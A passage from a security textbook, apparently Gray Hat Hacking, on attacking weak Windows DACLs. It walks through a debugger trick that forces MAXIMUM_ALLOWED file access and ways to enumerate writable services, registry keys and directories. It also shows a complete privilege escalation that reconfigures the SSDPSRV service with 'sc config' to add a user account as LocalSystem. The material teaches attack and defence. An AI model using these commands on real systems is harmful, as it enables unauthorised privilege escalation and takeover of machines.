If you save the preceding code as supertype.c and build and run supertype.exe, you'll see that FILE_READ_DATA allows us to view the contents of secret.txt, as shown in Figure 16-21.

And, finally, you can see in the Process Monitor output in Figure 16-22 that we no longer request Generic Read. However, notice that we caught an antivirus scan (svchost.exe, pid 1280) attempting unsuccessfully to open the file for Generic Read just after supertype.exe accesses the file.




Figure 16-21 Compiling supertype.c under Cygwin




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Process Name PID Operation Path Result Detail
supertype.exe 1496 CreateFile C:\temp\secret.txt SUCCESS Desired Access: Read Data/List Directory, Read Attributes, Disposition: Open, Options: Non-Directory File, Attribute
supertype.exe 1496 QueryStandar... C:\temp\secret.txt SUCCESS AllocationSize: 24, EndOfFile: 21, NumberOfLinks: 1, DeletePending: False, Directory: False
supertype.exe 1496 CloseFile C:\temp\secret.txt SUCCESS
supertype.exe 1496 CreateFile C:\temp\secret.txt SUCCESS Desired Access: Read Data/List Directory, Read Attributes, Synchronize, Disposition: Open, Options: Synchronous
supertype.exe 1496 ReadFile C:\temp\secret.txt SUCCESS Offset: 0, Length: 21
supertype.exe 1496 CloseFile C:\temp\secret.txt SUCCESS
svchost.exe 1280 QueryOpen C:\temp\secret.txt SUCCESS CreationTime: 5/31/2007 12:34:50 AM, LastAccessTime: 5/31/2007 11:54:45 PM, LastWriteTime: 5/31/2007 12:
svchost.exe 1280 CreateFile C:\temp\secret.txt ACCESS DENIED Desired Access: Read EA, Read Attributes, Read Control, Disposition: Open, Options: , Attributes: n/a, ShareMode
Showing 8 of 49,239 events (0.016%)

Figure 16-22 Process Monitor log of supertype.exe



TIP Notice that the DesiredAccess also includes Read Attributes. We did not set Read Attributes explicitly and you do not see it in the AccessChk output, so you might expect the AccessCheck to fail. However, it turns out that FILE_LIST_DIRECTORY granted on the parent directory implies FILE_READ_ATTRIBUTES on all child objects. Another similar linked privilege—FILE_DELETE_CHILD—on a directory grants DELETE permission on the files within that directory.

Using Debugger Tricks to Change the desiredAccess Requested If you don't have a compiler or don't want to use one, you can use the debugger as a tool to change the desiredAccess flags for you on-the-fly to correct the excessive access requested. Here's the basic idea:

- If you set a breakpoint on kernel32!CreateFileW, it will get hit for every file open request.
- The Windows debugger can run a script each time a breakpoint is hit.
- CreateFileW takes a dwDesiredAccess 32-bit mask as its second parameter.
- The second parameter to CreateFileW is always in the same place relative to the frame pointer (esp+0x8).
- The Windows debugger can enter values into memory at any relative address (like esp+0x8).
- Instead of requesting a specific access mask, you can request MAXIMUM_ALLOWED (0x02000000), which will grant whatever access you can get.

To make this trick work, you'll need to have the debugger set up and have your symbols path set to the public symbols server. You can see in Figure 16-23 how we set our symbols path and then launched the debugger.

```
C:\temp>set _NT_SYMBOL_PATH=symsrv*symsrv.dll*c:\cache*http://msdl.microsoft.com/download/symbols

C:\temp>c:\Debuggers\cdb.exe -G -c "bp kernel32!CreateFileW """"kb1;ed esp+0x8 02000000;kb1;g""""" cmd /C type secret.txt

Microsoft (R) Windows Debugger  Version 6.5.0003.7
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: cmd /C type secret.txt
Symbol search path is: symsrv*symsrv.dll*c:\cache*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 4ad000000 4ad61000   cmd.exe
ModLoad: 7c900000 7c9b0000   ntdll.dll
ModLoad: 7c800000 7c8f4000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 7e410000 7e4a0000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77f10000 77f57000   C:\WINDOWS\system32\GDI32.dll
(378.aa0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd6000 ecx=00000007 edx=00000080 esi=00251f48 edi=00251eb4
eip=7c901230 esp=0013fb20 ebp=0013fc94 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c901230 cc              int     3
0:000> cdb: Reading initial command 'bp kernel32!CreateFileW "kb1;ed esp+0x8 02000000;kb1;g"'
0:000> g
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system32\ShimEng.dll
ModLoad: 6f880000 6fa4a000   C:\WINDOWS\AppPatch\AcGenral.DLL
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f01000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 77120000 771ac000   C:\WINDOWS\system32\OLEAUT32.dll
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 7c9c0000 7d1d5000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 769c0000 76a73000   C:\WINDOWS\system32\USERENV.dll
ModLoad: 5ad70000 5ada8000   C:\WINDOWS\system32\UxTheme.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2982_x-w
_ac3f9c03\comctl32.dll
ChildEBP RetAddr  Args to Child
0013e5a8 7c814d65 0013e604 80000000 00000005 kernel32!CreateFileW
ChildEBP RetAddr  Args to Child
0013e5a8 7c814d65 0013e604 02000000 00000005 kernel32!CreateFileW
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\comctl32.dll
ChildEBP RetAddr  Args to Child
0013e6e4 4ad02f2a 0013fa4c 80000000 00000003 kernel32!CreateFileW
ChildEBP RetAddr  Args to Child
0013e6e4 4ad02f2a 0013fa4c 02000000 00000003 kernel32!CreateFileW
"this is a secret"

C:\temp>
```

Figure 16-23 Using the debugger to change the desiredAccess mask

Here's how to interpret the debugger command:

```
cdb -G -c "bp kernel32!CreateFileW """kb1;ed esp+0x8 02000000;kb1;g""""" cmd
/C type secret.txt
```

`-G`	Ignore the final breakpoint on process termination. This makes it easier to see the output.
`-c "`*`[debugger script]`*`"`	Run *[debugger script]* after starting the debugger.
`bp kernel32!CreateFileW """`*`[commands]`*`"""`	Set a breakpoint on kernel32!CreateFileW. Every time the breakpoint is hit, run the *[commands]*.
`kb1`	Show top frame in stack trace along with the first 3 parameters.
`ed esp+0x8 02000000`	Replace the 4 bytes at address esp+0x8 with the static value 02000000.
`kb1`	Show the top frame in the stack trace again with the first 3 parameters. At this point, the second parameter (dwDesiredAccess) should have changed.
`G`	Resume execution.
`cmd /C type secret.txt`	Debug the command **type secret.txt** and then exit. We are introducing the **cmd /C** because there is no type.exe. **Type** is a built-in command to the Windows shell. If you run a real .exe (like notepad—try that for fun), you don't need the "cmd /C".

type secret.txt ends up calling CreateFileW twice, both times with desiredAccess set to 0x80000000 (Generic Read). Both times, our breakpoint script switched the access to 0x02000000 (MAXIMUM_ALLOWED). This happened before the AccessCheck function ran, so the AccessCheck always happened with 0x02000000, not 0x80000000. The same thing will work with notepad.exe. With the FILE_WRITE_DATA ACE that we set earlier, you can even modify and save the file contents.

Analyzing Access Control for Elevation of Privilege

With all that background foundation understood, you're finally ready to learn how to attack! All the file read access discussion earlier was to help you understand concepts. The attack methodology and attack process are basically the same no matter the resource type.

- **Step 1: Enumerate the object's DACL and look for access granted to non-admin SIDs.**

  We look for non-admin SIDs because attacks that require privileged access to pull off are not worth enumerating. Group those non-admin SIDs in the DACL into untrusted and semi-trusted users. Untrusted users are Users, Guest, Everyone, Anonymous, INTERACTIVE, and so on. Semi-trusted users are interesting in the case of a multistage attack. Semi-trusted users are LocalService, NetworkService, Network Config Operators, SERVICE, and so on.

- **Step 2: Look for "power permissions."**

  We've really only looked at files so far but each resource type has its own set of "power permissions." The permissions that grant write access might grant elevation of privilege. The read disposition permissions will primarily be information disclosure attacks. Execute permissions granted to the wrong user or group can lead to denial of service or attack surface expansion.

- **Step 3: Determine accessibility.**

  After you spot a DACL that looks weak, you need to determine whether it's accessible to an attacker. For example, services can be hit remotely via the service control manager. Files, directories, and registry keys are also remotely accessible. Some attackable kernel objects are only accessible locally but are still interesting when you can read them across sessions. Some objects are just not accessible at all, so are not interesting to us (unnamed objects, for example).

- **Step 4: Apply attack patterns, keeping in mind who uses the resource.**

  Each resource type will have its own set of interesting ACEs and its own attack pattern.

Attack Patterns for Each Interesting Object Type

Let's apply the analysis methodology to real objects and start finding real security vulnerabilities. The following sections will list DACL enumeration techniques, then the power permissions, and then will demonstrate an attack.

Attacking Services

Services are the simplest object type to demonstrate privilege escalation, so we'll start here. Let's step through our attack process.

Enumerating DACL of a Windows Service

We'll start with the first running service on a typical Windows XP SP2 system.

```
C:\tools>net start
These Windows services are started:

   Alerter
   Application Layer Gateway Service
   Ati HotKey Poller
   Automatic Updates
   ...
```

We used AccessChk.exe earlier to enumerate file system DACLs and it works great for service DACLs as well. Pass it the –c argument to query Windows services by name.

```
C:\tools>accesschk.exe -c alerter

AccessChk v4.0 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

alerter
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  R  NT AUTHORITY\Authenticated Users
  R  BUILTIN\Power Users
```

AccessChk tells us there are four ACEs in this DACL, two having read-only privileges and two having read-write privileges. Passing the –v option to AccessChk will show us each individual access right granted inside each ACE. Also, from now on, we'll pass the –q option to omit the banner.

```
C:\tools>accesschk.exe -q -v -c alerter
alerter
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  R  NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
```

```
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
R   BUILTIN\Power Users
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

You can see here that names of the access rights granted in service DACLs are significantly different from the names of the access rights granted in the file system DACLs. Given the name of each access right, you could probably guess what type of access is granted, but instead let's go to MSDN and enumerate each write, read, and execute permission. For each one, we'll briefly discuss the security ramifications of granting the right to an untrusted entity.

"Write" Disposition Permissions of a Windows Service

Permission Name	Security impact of granting to untrusted or semi-trusted user
SERVICE_CHANGE_CONFIG	Direct elevation of privilege. Allows attacker to completely configure the service. Attacker can change the binary to be run and the account from which to run it. Allows escalation to LocalSystem and machine compromise (see demonstration that follows).
WRITE_DAC	Direct elevation of privilege. Allows attackers to rewrite the DACL, granting SERVICE_CHANGE_CONFIG to themselves. From there, attackers can reconfigure the service and compromise the machine.
WRITE_OWNER	Direct elevation of privilege. Allows attackers to become the object owners. Object ownership implies WRITE_DAC. WRITE_DAC allows attackers to give themselves SERVICE_CHANGE_CONFIG to reconfigure the service and compromise the machine.
GENERIC_WRITE	Direct elevation of privilege. GENERIC_WRITE includes SERVICE_CHANGE_CONFIG allowing an attacker to reconfigure the service and compromise the machine.
GENERIC_ALL	Direct elevation of privilege. GENERIC_ALL includes SERVICE_CHANGE_CONFIG allowing an attacker to reconfigure the service and compromise the machine.
DELETE	Likely elevation of privilege. Allows attackers to delete the service configuration and attackers will likely have permission to replace it with their own.

As you can see, permissions that grant write access result in rewriting the service configuration and grant immediate and direct elevation of privilege. We'll demonstrate this attack after we finish reviewing the other permissions.

"Read" Disposition Permissions of a Windows Service

Permission Name	Security impact of granting to untrusted or semi-trusted user
SERVICE_QUERY_CONFIG	Information disclosure. Allows attacker to show the service configuration. This reveals the binary being run, the account being used to run the service, the service dependencies, and the current state of the service (running, stopped, paused, etc.).
SERVICE_QUERY_STATUS	Information disclosure. Allows attacker to know the current state of the service (running, stopped, paused, etc.).
SERVICE_ENUMERATE_ DEPENDENTS	Information disclosure. Allows attacker to know which services are required to be running for this service to start.
SERVICE_INTERROGATE	Information disclosure. Allows attacker to query the service for its status.
GENERIC_READ	Information disclosure. Includes all four access rights just listed.

These permissions granted to an untrusted user are not as dangerous. In fact, the default DACL grants them to all local authenticated users.

"Execute" Disposition Permissions of a Windows Service

Permission Name	Security impact of granting to untrusted or semi-trusted user
SERVICE_START	Attack surface increase. Allows an attacker to start a service that had been stopped.
SERVICE_STOP	Possible denial of service. Allows an attacker to stop a running service.
SERVICE_PAUSE_ CONTINUE	Possible denial of service. Allows an attacker to pause a running service or continue a paused service.
SERVICE_USER_DEFINED	Possible denial of service. Effect of this permission depends on the service.

An attacker might find it mildly interesting to stop or pause services to create a denial of service. However, if an attacker has an unpatched security vulnerability involving a service that happens to be stopped, starting it is very interesting! These permissions are typically not granted to everyone.

Finding Vulnerable Services

As attackers, we want to find those juicy write disposition power permissions granted to untrusted or semi-trusted users. As defenders, we want to look out for those write disposition power permissions so we can deny them to attackers. *Gray Hat Hacking* does not disclose zero-day vulnerabilities, so we'll do our enumeration on an old Windows XP SP1 computer that isn't fully patched. The vulnerabilities shown here are old but you can use the same technique to enumerate weak service DACLs in your environment.

AccessChk is going to help us with this enumeration by querying all services (-c*) and by returning only those ACEs with write access (-w). We'll use findstr /V to filter out Administrators and SYSTEM from our results.

```
C:\tools>accesschk.exe -q -w -c * | findstr /V Admin | findstr /V SYSTEM

Dhcp
  RW BUILTIN\Network Configuration Operators
Dnscache
  RW BUILTIN\Network Configuration Operators
MSDTC
  RW NT AUTHORITY\NETWORK SERVICE
SCardDrv
  RW NT AUTHORITY\LOCAL SERVICE
  RW S-1-5-32-549
SCardSvr
  RW NT AUTHORITY\LOCAL SERVICE
  RW S-1-5-32-549
SSDPSRV
  RW NT AUTHORITY\Authenticated Users
  RW BUILTIN\Power Users
upnphost
  RW NT AUTHORITY\Authenticated Users
  RW BUILTIN\Power Users
  RW NT AUTHORITY\LOCAL SERVICE
Wmi
  RW BUILTIN\Power Users
```

This output has been edited to omit all the uninteresting services. The eight services in this list are worth investigating. AccessChk will accept a user or group name as a parameter and return results specifically for that user or group. Let's start with the dhcp and dnscache services, which appear to be configured the same way.

```
C:\tools>accesschk.exe -q -v -c "network configuration operators" dnscache
RW dnscache
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Yep, SERVICE_CHANGE_CONFIG is present in the ACE for the Network Configuration Operators group. This group was added in Windows XP to allow a semi-trusted group of users to change TCP/IP and remote access settings. This weak DACL vulnerability, however, allows anyone in the group to elevate to LocalSystem. Microsoft fixed this one with security bulletin MS06-011. There are no users in the Network Configuration Operators group, so there is no privilege escalation to demonstrate with the dhcp or dnscache services.

On Windows 2000 and NT, all services run as the most powerful account, LocalSystem. Starting with Windows XP, some services run as LOCAL SERVICE, some as NETWORK SERVICE, and some continued to run as the all-powerful LocalSystem. Both LOCAL SERVICE and NETWORK SERVICE have limited privileges on the system and don't belong to any of the "power groups." You can use Process Explorer or the debugger to inspect the token of a NETWORK SERVICE or LOCAL SERVICE process. This privilege reduction, in theory, limits the damage of a service compromised by attackers. Imagine attackers exploiting a service buffer overrun for a remote command prompt but then not being able to install their driver-based rootkit. In practice, however, there are ways to elevate from LOCAL SERVICE to LocalSystem, just as there are ways to elevate from Power User to Administrator. Windows service configuration is one of those ways. We can see in our preceding list that MSDTC and the SCardSvr services have granted SERVICE_CHANGE_CONFIG to NETWORK SERVICE and LOCAL SERVICE respectively. To exploit these, you'd first need to become one of those service accounts through a buffer overrun or some other vulnerability in a service running in that security context.

TIP At least one more instance of this condition still exists today in fully patched Windows XP. Microsoft considers these to be service-pack class issues, so hopefully they will release a fix for it in Windows XP Service Pack 3.

Next up on the list of juicy service targets is SSDPSRV, granting access to all authenticated users. Let's see exactly which access is granted.

```
C:\tools>accesschk.exe -q -v -c "authenticated users" ssdpsrv
RW ssdpsrv
        SERVICE_ALL_ACCESS

C:\tools>accesschk.exe -q -v -c "authenticated users" upnphost
RW upnphost
        SERVICE_ALL_ACCESS
```

Both SSDP and upnphost grant all access to any authenticated user! We've found our target service, so let's move on to the attack.

Privilege Escalation via SERVICE_CHANGE_CONFIG Granted to Untrusted Users

sc.exe is a command-line tool used to interact with the service control manager (SCM). If you pass the AccessCheck, it will allow you to stop, create, query, and configure services. As attackers having identified a service with a weak DACL, our objective is to reconfigure the SSDPSRV service to run code of our choice. For demo purposes, we'll attempt to reconfigure the service to add a new user account to the system. It's smart to first capture the original state of the service before hacking it. Always do this first so you can later reconfigure the service back to its original state.

```
C:\tools>sc qc ssdpsrv
[SC] GetServiceConfig SUCCESS
```

```
SERVICE_NAME: ssdpsrv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : D:\SAFE_NT\System32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : SSDP Discovery Service
        DEPENDENCIES       :
        SERVICE_START_NAME : NT AUTHORITY\LocalService
```

Next use the **sc config** command to change the BINARY_PATH_NAME and SERVICE_START_NAME to our chosen values. If this service were running as LocalSystem already, we would not need to change the SERVICE_START_NAME. Because it is running as LocalService, we'll change it to LocalSystem. Anytime you specify a new account to run a service, you also need to supply the account's password. The LocalSystem account does not have a password because you can't authenticate as LocalSystem directly but you still need to specify a (blank) password to sc.exe.

```
C:\tools>sc config ssdpsrv binPath= "net user grayhat h@X0r11one1 /add"
[SC] ChangeServiceConfig SUCCESS

C:\tools>sc config ssdpsrv obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS
```

Now let's look at our new service configuration.

```
C:\tools>sc qc ssdpsrv
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: ssdpsrv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : net user grayhat h@X0r11one1 /add
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : SSDP Discovery Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\tools>net user

User accounts for \\JNESS_SAFE

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
HelpAssistant            SUPPORT_388945a0
The command completed successfully.
```

Finally, stop and start the service to complete the privilege elevation.

```
C:\tools>net stop ssdpsrv

The SSDP Discovery service was stopped successfully.
```

```
C:\tools>net start ssdpsrv
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

C:\tools>net user

User accounts for \\JNESS_SAFE

-------------------------------------------------------------------------------
Administrator            ASPNET                   grayhat
Guest                    HelpAssistant            SUPPORT_388945a0
The command completed successfully.
```

Notice that the error message from the **net start** did not prevent the command from running. The service control manager was expecting an acknowledgement or progress update from the newly started "service." When it did not receive one, it returned an error but the process still ran successfully.

Reference

Network Configuration Operators group http://support.microsoft.com/kb/297938

Attacking Weak DACLs in the Windows Registry

The registry key attack involves keys writable by untrusted or semi-trusted users that are subsequently used later by highly privileged users. For example, the configuration information for all those services we just looked at is stored in the registry. Wouldn't it be great (for attackers) if the DACL on that registry key were to allow write access for an untrusted user? Windows XP Service Pack 1 had this problem until it was fixed by Microsoft. Lots of other software with this type of vulnerability is still out there waiting to be found. You'll rarely find cases as clean to exploit as the services cases mentioned earlier. What happens more often is that the name and location of a support DLL are specified in the registry and the program does a registry lookup to find it. If you can point the program instead to your malicious attack DLL, it's almost as good as being able to run your own program directly.

Enumerating DACLs of Windows Registry Keys

AccessChk.exe can enumerate registry DACLs. However, the tricky part about registry key privilege escalation is finding the *interesting* registry keys to check. The registry is a big place and you're looking for a very specific condition. If you were poring through the registry by hand, it would feel like looking for a needle in a haystack.

However, SysInternals has come to the rescue once again with a nice tool to enumerate some of the interesting registry locations. It's called AutoRuns and was originally written to enumerate all auto-starting programs. Any program that auto-starts is interesting to us because it will likely be auto-started in the security context of a highly privileged account. So this section will use the AutoRuns registry locations as the basis for attack. However, as you're reading, think about what other registry locations might be interesting.

For example, if you're examining a specific line-of-business application that regularly is started at a high privilege level (Administrator), look at all the registry keys accessed by that application.

AutoRuns is a GUI tool but comes with a command-line equivalent (autorunsc.exe) that we'll use in our automation.

```
C:\tools>autorunsc.exe /?

Autoruns v8.61 - Autostart program viewer
Copyright (C) 2002-2007 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com

Autorunsc shows programs configured to autostart during boot.

Usage: autorunsc [-a] | [-c] [-b] [-d] [-e] [-h] [-i] [-l] [-m] [-p] [-r]
[-s] [-v] [-w] [user]
     -a         Show all entries.
     -b         Boot execute.
     -c         Print output as CSV.
     -d         Appinit DLLs.
     -e         Explorer addons.
     -h         Image hijacks.
     -i         Internet Explorer addons.
     -l         Logon startups (this is the default).
     -m         Hide signed Microsoft entries.
     -n         Winsock protocol and network providers.
     -p         Printer monitor DLLs.
     -r         LSA security providers.
     -s         Autostart services and non-disabled drivers.
     -t         Scheduled tasks.
     -v         Verify digital signatures.
     -w         Winlogon entries.
     user       Specifies the name of the user account for which
                autorun items will be shown.

C:\tools>autorunsc.exe -c -d -e -i -l -p -s -w

Autoruns v8.61 - Autostart program viewer
Copyright (C) 2002-2007 Mark Russinovich and Bryce Cogswell
Sysinternals - www.sysinternals.com

Entry Location,Entry,Enabled,Description,Publisher,Image Path
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
UIHost,logonui.exe,enabled,"Windows Logon UI","Microsoft Corporation","c:\
windows\system32\logonui.exe"
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
Notify,AtiExtEvent,enabled,"","","c:\windows\system32\ati2evxx.dll"
...
```

AutoRuns will show you interesting registry locations that you can feed into AccessChk looking for weak DACLs. Using built-in Windows tools for this automation is a little kludgy and you'll likely recognize opportunities for efficiency improvement in the following steps using the tools you normally use.

```
C:\tools>autorunsc.exe -c -d -e -i -l -p -s -w | findstr HKLM > hklm-
autoruns.csv
```

This command will build an easily parsable file of interesting HKLM registry locations. This next step will build a batch script to check all the interesting keys in one fell swoop. AccessChk –k accepts the registry key (regkey) as a parameter and returns the DACL of that key.

```
C:\tools>for /F "tokens=1,2 delims=," %x in (hklm-autoruns.csv) do echo
accesschk -w -q -k -s "%x\%y" >> checkreg.bat

C:\tools>echo accesschk -w -q -k -s "HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon\UIHost\logonui.exe"  1>>checkreg.bat

C:\tools>echo accesschk -w -q -k -s "HKLM\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon\Notify\AtiExtEvent"  1>>checkreg.bat
...
```

Next we'll run AccessChk and then do a quick survey of potentially interesting regkeys it found.

```
C:\tools>checkreg.bat > checkreg.out

C:\tools>findstr /V Admin checkreg.out | findstr /V SYSTEM | findstr RW
  RW JNESS2\jness
  RW JNESS2\jness
  RW BUILTIN\Power Users
  RW JNESS2\jness
  RW BUILTIN\Power Users
  RW BUILTIN\Users
...
```

JNESS2 is a stock, fully patched Windows XP SP2 machine but there is at least one regkey to investigate. Let's take a closer look at what registry access rights are interesting.

"Write" Disposition Permissions of a Windows Registry Key

Permission Name	Security impact of granting to untrusted or semi-trusted user
KEY_SET_VALUE	Depending on key, possible elevation of privilege. Allows attacker to set the registry key to a different value.
KEY_CREATE_SUB_KEY	Depending on the registry location, possible elevation of privilege. Allows attacker to create a subkey set to any arbitrary value.
WRITE_DAC	Depending on key, possible elevation of privilege. Allows attackers to rewrite the DACL, granting KEY_SET_VALUE or KEY_CREATE_SUB_KEY to themselves. From there, attackers can set values to facilitate an attack.
WRITE_OWNER	Depending on key, possible elevation of privilege. Allows attackers to become the object owner. Object ownership implies WRITE_DAC. WRITE_DAC allows attackers to rewrite the DACL, granting KEY_SET_VALUE or KEY_CREATE_SUB_KEY to themselves. From there, attackers can set values to facilitate an attack.

GENERIC_WRITE	Depending on key, possible elevation of privilege. Grants KEY_SET_VALUE and KEY_CREATE_SUB_KEY.
GENERIC_ALL	Depending on key, possible elevation of privilege. Grants KEY_SET_VALUE and KEY_CREATE_SUB_KEY.
DELETE	Depending on key, possible elevation of privilege. If you can't edit a key directly but you can delete it and re-create it, you're effectively able to edit it.

Having write access to most registry keys is not a clear elevation of privilege. You're looking for a way to change a pointer to a binary on disk that will be run at a higher privilege. This might be an .exe or .dll path directly, or maybe a clsid pointing to a COM object or ActiveX control that will later be instantiated by a privileged user. Even something like a protocol handler or filetype association may have a DACL granting write access to an untrusted or semi-trusted user. The AutoRuns script will not point out every possible elevation of privilege opportunity, so try to think of other code referenced in the registry that will be consumed by a higher-privilege user.

The other class of vulnerability you can find in this area is tampering with registry data consumed by a vulnerable parser. Software vendors will typically harden the parser handling network data and file system data by fuzzing and code review, but you might find the registry parsing security checks not quite as diligent. Attackers will go after vulnerable parsers by writing data blobs to weakly ACL'd registry keys.

"Read" Disposition Permissions of a Windows Registry Key

Permission Name	Security impact of granting to untrusted or semi-trusted user
KEY_QUERY_VALUE KEY_ENUMERATE_SUB_KEYS	Depending on key, possible information disclosure. Might allow attacker to read private data such as installed applications, file system paths, etc.
GENERIC_READ	Depending on key, possible information disclosure. Grants both KEY_QUERY_VALUE and KEY_ENUMERATE_SUB_KEYS.

The registry does have some sensitive data that should be denied to untrusted users. There is no clear elevation of privilege threat from read permissions on registry keys, but the data gained might be useful in a two-stage attack. For example, you might be able to read a registry key that discloses the path of a loaded DLL. Later, in the file system attacks section, you might find that revealed location to have a weak DACL.

Attacking Weak Registry Key DACLs for Privilege Escalation

The attack is already described earlier in the enumeration section. To recap, the primary privilege escalation attacks against registry keys are

- Find a weak DACL on a path to an .exe or .dll on disk.
- Tamper with data in the registry to attack the parser of the data.
- Look for sensitive data such as passwords.

Reference

Microsoft Commerce Server stored SQL Server password in registry key http://secunia.com/advisories/9176

Attacking Weak Directory DACLs

Directory DACL problems are not as common because the file system ACE inheritance model tries to set proper ACEs when programs are installed to the %programfiles% directory. However, programs outside that directory or programs applying their own custom DACL sometimes do get it wrong. Let's take a look at how to enumerate directory DACLs, how to find the good directories to go after, what the power permissions are, and what an attack looks like.

Enumerating Interesting Directories and Their DACLs

By now you already know how to read accesschk.exe DACL output. Use the -d flag for directory enumeration. The escalation trick is finding directories whose contents are writable by untrusted or semi-trusted users and then later used by higher-privileged users. More specifically, look for write permission to a directory containing an .exe that an admin might run. This is interesting even if you can't modify the .exe itself. You'll see why in the demonstration section later.

The most likely untrusted or semi-trusted SID-granted access right is probably BUILTIN\Users. You might also want to look at directories granting write disposition to Everyone, INTERACTIVE, and Anonymous as well. Here's the command line to recursively enumerate all directories granting write access to BUILTIN\Users:

```
C:\tools>accesschk.exe -w -d -q -s users c:\ > weak-dacl-directories.txt
```

On my test system, this command took about five minutes to run and then returned lots of writable directories. At first glance, the directories in the list shown next appear to be worth investigating.

```
RW c:\cygwin
RW c:\Debuggers
RW c:\Inetpub
RW c:\Perl
RW c:\tools
RW c:\cygwin\bin
RW c:\cygwin\lib
RW c:\Documents and Settings\All Users\Application Data\Apple Computer
RW c:\Documents and Settings\All Users\Application Data\River Past G4
RW c:\Documents and Settings\All Users\Application Data\Skype
RW c:\Perl\bin
RW c:\Perl\lib
RW c:\WINDOWS\system32\spool\PRINTERS
```

"Write" Disposition Permissions of a Directory

Permission Name	Security impact of granting to untrusted or semi-trusted user
FILE_ADD_FILE	Depending on directory, possible elevation of privilege. Allows attacker to create a file in this directory. The file will be owned by the attacker and therefore grant the attacker WRITE_DAC, etc.
FILE_ADD_ SUBDIRECTORY	Depending on the directory, possible elevation of privilege. Allows attacker to create a subdirectory in the directory. One attack scenario involving directory creation is to pre-create a directory that you know a higher-privilege entity will need to use at some time in the future. If you set an inheritable ACE on this directory granting you full control of any children, subsequent files and directories by default will have an explicit ACE granting you full control.
FILE_DELETE_CHILD	Depending on directory, possible elevation of privilege. Allows attacker to delete files in the directory. The file could then be replaced with one of the attacker's choice.
